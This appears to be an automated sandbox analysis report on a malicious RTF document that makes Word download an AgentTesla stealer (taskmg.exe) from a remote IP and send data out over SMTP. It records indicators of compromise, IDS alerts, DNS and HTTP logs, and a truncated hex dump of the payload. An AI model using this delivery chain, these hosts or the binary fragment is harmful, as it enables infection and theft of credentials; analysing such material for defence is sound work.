Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\U7TXBSPCBZC5YKNEVYY5.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5801138363759324
Encrypted:	false
SSDEEP:	96:chQCQMqGqvsqvJCwo0iz8hQCQMqGqvsEHyqvJCwormizKAYDHxiKXX3lUVCiA2:cW7o0iz8WvHnormizKZiKXXriA2
MD5:	AAE46096174D979460091E4A6CF9B600

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\U7TXBSPCBZC5YKNEVYY5.temp	
SHA1:	09FE7E96EFA17FCF1A9244BE0643E45C96C766F3
SHA-256:	EE253621EEE10EABCFD8BD0560CE745872924071DAE5FCBABC17D4F00CF25704
SHA-512:	433429676CFE542084E780BFE3BBAF83784EEEFB0900965D3C950720590213B67F2D5FC54774AB978F95A6C29099D6D445949E9D47E4D78CB859EEDB238FE125
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5818435904178987
Encrypted:	false
SSDEEP:	96:chQCQMqGqvsqvJCwo0iz8hQCQMqGqvsEHyqvJCwormiztAKrVHxipxpyX3lUVCih:cW7o0iz8WvHnormizt5Pif8XriA2
MD5:	77F3843A1E78AA18EC48DEDA062DAA8C
SHA1:	23318033CE15969125FD192C56E3BE5955F77C74
SHA-256:	DEAFC5ECB755BBE38997255704446A06CDBB6B0BC77EA28C55C9EE8167171482
SHA-512:	E12E25FE49643FAD7D8EB33840D756DBA07B87A7288E2834C774CD3E54B256D5BD2DC2A8F86DEAEFBDAFFF7FF8CBEF7D41623877400279BEEC4A706F951492 90
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\gZfDBpJYZ.exe	
Process:	C:\Users\user\AppData\Roaming\taskmg.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	777216
Entropy (8bit):	7.787171245644076
Encrypted:	false
SSDEEP:	12288:rBzcmhiTcQfDYWTRCFySBx5CC6Z0KbS7gdqszdlLhrpGreLM8vZw+JS1nHLE2D2W:rBomhiQYYWEFyw5USIHLu4vG7Hc95i11
MD5:	815982590DE5E574ABB8A0310826E200
SHA1:	6C41343A2E25F932F901E53E615CC083209F6A65
SHA-256:	56960095EA2EDA1C680F9DF0937A792E9BCA7AF4922931540688097E6D2A43BB
SHA-512:	4C343183EC50C6887B758ED1FA40478BC87A0944792944D42C9978EBDA94B08A9D2E3E77B039963BF0A3EC2D5090BBB7FBA9CF0486EBE8C00AC393A2361FCE 8
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...B..a.....0..... ....@.. .....@..... ..@.....\...O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....H...!.....Lj.....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Users\user\AppData\Roaming\taskmg.exe	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	777216
Entropy (8bit):	7.787171245644076
Encrypted:	false
SSDEEP:	12288:rBzcmhiTcQfDYWTRCFySBx5CC6Z0KbS7gdqszdlLhrpGreLM8vZw+JS1nHLE2D2W:rBomhiQYYWEFyw5USIHLu4vG7Hc95i11
MD5:	815982590DE5E574ABB8A0310826E200
SHA1:	6C41343A2E25F932F901E53E615CC083209F6A65
SHA-256:	56960095EA2EDA1C680F9DF0937A792E9BCA7AF4922931540688097E6D2A43BB
SHA-512:	4C343183EC50C6887B758ED1FA40478BC87A0944792944D42C9978EBDA94B08A9D2E3E77B039963BF0A3EC2D5090BBB7FBA9CF0486EBE8C00AC393A2361FCE 8
Malicious:	**true**

C:\Users\user\AppData\Roaming\taskmg.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...B..a.....0..... .....@.. .....@..... ..@.....\...O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....H...!.....Lj.....s...}.....s ...}.....(!...(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Users\user\Desktop\~$confirm The Details.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.60648819236507
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	Reconfirm The Details.doc
File size:	393215
MD5:	9a7ea1172bf1250005e0fefce04f604f
SHA1:	3df0782fc6ace41e15ca7c98277c79c128453d10
SHA256:	80071fbb7234239c46ced3c6f0fd9aa7dbeafe79d7bfeed7993d51a69c4da006
SHA512:	e7335ac3fddfaea8211273fb070d071436e880d231c4a9e4d01f44aa7a0b680779b30ca6cd09c19759f2e0c7f6aabb6289fdb9fe02858f1dec063085e318346f
SSDEEP:	1536:iV/f9DDDDDDDtyLy0gvQPmfSoBi59Ujs4Qjw7hKfedzFz76mAg5eeVhMDw5wfLj:iHDDDDDDDIgHLdzFtr5RDAw5wff
File Content Preview:	{\rtf\Fbidi \froman\fcharset238\ud1\adeff31507\deff0\stshfdbch31506\stshfloch31506\ztahffick41c05\stshfBi31507\deEflAng1045\deEglangfe1045\themelang1045\themelangfe1\themelangcs5{\lsdlockedexcept \lsdqformat2 \lsdpriority0 \lsdlocked0 Normal;\b865c6673647

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000007DAh	2	embedded	package	97620	abdtfhgXgeghDp.ScT	C:\nsdsTggH\abdtfhgXGeghDp.ScT	C:\CbkepaDw\abdtfhghgeghDp.ScT	no
1	000321F3h	2	embedded	OLE2LInk	2560				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-18:15:50.830021	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49167	587	192.168.2.22	208.91.199.224
11/25/21-18:16:01.234218	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49168	587	192.168.2.22	208.91.199.225
11/25/21-18:16:13.733229	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49169	587	192.168.2.22	208.91.199.223
11/25/21-18:16:48.169827	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49172	587	192.168.2.22	208.91.199.224
11/25/21-18:16:56.612952	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49173	587	192.168.2.22	208.91.199.224
11/25/21-18:16:57.883879	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49174	587	192.168.2.22	208.91.198.143

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 18:15:49.490634918 CET	192.168.2.22	8.8.8.8	0x8b24	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:15:59.805334091 CET	192.168.2.22	8.8.8.8	0x9c20	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:12.298753977 CET	192.168.2.22	8.8.8.8	0xf1c3	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:12.362324953 CET	192.168.2.22	8.8.8.8	0xf1c3	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:21.448317051 CET	192.168.2.22	8.8.8.8	0x3d18	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:46.932264090 CET	192.168.2.22	8.8.8.8	0x11d7	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:55.348798037 CET	192.168.2.22	8.8.8.8	0x4b18	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:56.537000895 CET	192.168.2.22	8.8.8.8	0xb7b1	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:56.558620930 CET	192.168.2.22	8.8.8.8	0xb7b1	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 18:15:49.520104885 CET	8.8.8.8	192.168.2.22	0x8b24	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:15:49.520104885 CET	8.8.8.8	192.168.2.22	0x8b24	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:15:49.520104885 CET	8.8.8.8	192.168.2.22	0x8b24	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:15:49.520104885 CET	8.8.8.8	192.168.2.22	0x8b24	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:15:59.833695889 CET	8.8.8.8	192.168.2.22	0x9c20	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:15:59.833695889 CET	8.8.8.8	192.168.2.22	0x9c20	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 18:15:59.833695889 CET	8.8.8.8	192.168.2.22	0x9c20	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:15:59.833695889 CET	8.8.8.8	192.168.2.22	0x9c20	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:12.361740112 CET	8.8.8.8	192.168.2.22	0xf1c3	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:12.361740112 CET	8.8.8.8	192.168.2.22	0xf1c3	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:12.361740112 CET	8.8.8.8	192.168.2.22	0xf1c3	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:12.361740112 CET	8.8.8.8	192.168.2.22	0xf1c3	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:12.399799109 CET	8.8.8.8	192.168.2.22	0xf1c3	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:12.399799109 CET	8.8.8.8	192.168.2.22	0xf1c3	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:12.399799109 CET	8.8.8.8	192.168.2.22	0xf1c3	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:12.399799109 CET	8.8.8.8	192.168.2.22	0xf1c3	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:21.492975950 CET	8.8.8.8	192.168.2.22	0x3d18	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:21.492975950 CET	8.8.8.8	192.168.2.22	0x3d18	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:21.492975950 CET	8.8.8.8	192.168.2.22	0x3d18	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:21.492975950 CET	8.8.8.8	192.168.2.22	0x3d18	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:46.969466925 CET	8.8.8.8	192.168.2.22	0x11d7	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:46.969466925 CET	8.8.8.8	192.168.2.22	0x11d7	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:46.969466925 CET	8.8.8.8	192.168.2.22	0x11d7	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:46.969466925 CET	8.8.8.8	192.168.2.22	0x11d7	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:55.386456013 CET	8.8.8.8	192.168.2.22	0x4b18	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:55.386456013 CET	8.8.8.8	192.168.2.22	0x4b18	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:55.386456013 CET	8.8.8.8	192.168.2.22	0x4b18	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:55.386456013 CET	8.8.8.8	192.168.2.22	0x4b18	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:56.558192968 CET	8.8.8.8	192.168.2.22	0xb7b1	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:56.558192968 CET	8.8.8.8	192.168.2.22	0xb7b1	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:56.558192968 CET	8.8.8.8	192.168.2.22	0xb7b1	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:56.558192968 CET	8.8.8.8	192.168.2.22	0xb7b1	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 18:16:56.586457014 CET	8.8.8.8	192.168.2.22	0xb7b1	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:56.586457014 CET	8.8.8.8	192.168.2.22	0xb7b1	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:56.586457014 CET	8.8.8.8	192.168.2.22	0xb7b1	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:16:56.586457014 CET	8.8.8.8	192.168.2.22	0xb7b1	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 173.232.204.89

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	173.232.204.89	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Nov 25, 2021 18:14:53.977502108 CET</td><td>0</td><td>OUT</td><td>GET /taskmg.exe HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 173.232.204.89
Connection: Keep-Alive</td></tr>
<tr><td>Nov 25, 2021 18:14:54.124871969 CET</td><td>1</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.19.9
Date: Thu, 25 Nov 2021 17:14:54 GMT
Content-Type: application/octet-stream
Content-Length: 777216
Last-Modified: Thu, 25 Nov 2021 03:51:30 GMT
Connection: keep-alive
ETag: "619f0842-bdc00"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 42 08 9f 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 d0 0b 00 00 0a 00 00 00 00 00 00 ae ee 0b 00 00 20 00 00 00 00 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 5c ee 0b 00 4f 00 00 00 00 00 0c 00 88 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 0c 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 0c cf 0b 00 00 20 00 00 00 d0 0b 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 88 06 00 00 00 00 0c 00 00 08 00 00 00 d2 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 20 0c 00 00 02 00 00 00 da 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 ee 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 ac 48 01 00 a0 21 01 00 03 00 00 00 8c 01 00 06 4c 6a 02 00 10 84 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 be 02 73 1f 00 00 0a 7d 01 00 00 04 02 73 20 00 00 0a 7d 06 00 00 04 02 28 21 00 00 0a 02 28 14 00 00 06 02 7b 0d 00 00 04 17 6f 22 00 00 0a 2a 1b 30 03 00 ac 00 00 00 01 00 00 11 02 28 03 00 00 06 02 03 7d 03 00 00 04 03 2d 09 02 14 7d 02 00 00 04 2b 54 02 7b 01 00 00 04 03 6f 23 00 00 0a 6f 24 00 00 0a 2c 19 02 02 7b 01 00 00 04 03 6f 23 00 00 0a 6f 25 00 00 0a 7d 02 00 00 04 2b 28 02 73 26 00 00 0a 7d 02 00 00 04 02 7b 01 00 00 04 03 6f 23 00 00 0a 02 7b 02 00 00 04 6f 27 00 00 0a 02 28 07 00 00 06 02 7b 02 00 00 04 2c 36 02 7b 02 00 00 04 6f 28 00 00 0a 0a 2b 0f 12 00 28 29 00 00 0a 0b 02 07 28 10 00 00 06 12 00 28 2a 00 00 0a 2d e8 de 0e 12 00 fe 16 11 00 00 1b 6f 12 00 00 0a dc 2a 01 10 00 00 02 00 81 00 1c 9d 00 0e 00 00 00 00 8e 02 7b 06 00 00 04 6f 2b 00 00 0a 02 7b 09 00 00 04 6f 2c 00 00 0a 6f 2d 00 00 0a 02 14 7d 03 00 00 04 2a 13 30 03 00 29 00 00 00 02 00 00 11 02 7b 07 00 00 04 0a 06 0b 07 03 28 2e 00 00 0a 74 04 00 00 02 0c 02 7c 07 00 00 04 08 07 28 01 00 00 2b 0a 06 07 33 df 2a 00 00 00 13 30 03 00 29 00 00 00 02 00 00 11 02 7b 07 00 00 04 0a 06 0b 07 03 28 30 00 00 0a 74 04 00 00 02 0c 02 7c 07 00 00 04 08 07 28 01 00 00 2b 0a 06 07 33 df 2a 00 00 00 1b 30 03 00 f9 00 00 00 03 00 00 11 02 7b 03 00 00 04 6f 23 00 00 0a 28 31 00 00 0a 02 7b 03 00 00 04 6f 23 00 00 0a 28 32 00 00 0a 0a 06 72 01 00 00 70 28 33 00 00 0a 28 34 00 00 0a 16 73 35 00 00 0a 0b 02 7b 02 00 00 04 6f 28 00 00 0a 0c 38 89 00 00 00 12 02 28 29 00 00 0a
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELBa0 @ @@\O H.text `.rsrc@@.reloc @BHH!Ljs}s }(!({o"*0()-}+T{o#o$,{o#o%}+(s&}{o#{o'({,6{o(+()((*-o*{o+{o,o-}*0){(.t|(+3*0){(0t|(+3*0{o#(1{o#(2rp(3(4s5{o(8()</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	173.232.204.89	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Nov 25, 2021 18:14:59.854968071 CET</td><td>821</td><td>OUT</td><td>GET /taskmg.exe HTTP/1.1
Host: 173.232.204.89
Connection: Keep-Alive</td></tr>
<tr><td>Nov 25, 2021 18:15:00.005897045 CET</td><td>822</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.19.9
Date: Thu, 25 Nov 2021 17:14:59 GMT
Content-Type: application/octet-stream
Content-Length: 777216
Last-Modified: Thu, 25 Nov 2021 03:51:30 GMT
Connection: keep-alive
ETag: "619f0842-bdc00"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 42 08 9f 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 d0 0b 00 00 0a 00 00 00 00 00 00 ae ee 0b 00 00 20 00 00 00 00 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 5c ee 0b 00 4f 00 00 00 00 00 0c 00 88 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 0c 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 0c cf 0b 00 00 20 00 00 00 d0 0b 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 88 06 00 00 00 00 0c 00 00 08 00 00 00 d2 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 20 0c 00 00 02 00 00 00 da 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 ee 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 ac 48 01 00 a0 21 01 00 03 00 00 00 8c 01 00 06 4c 6a 02 00 10 84 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 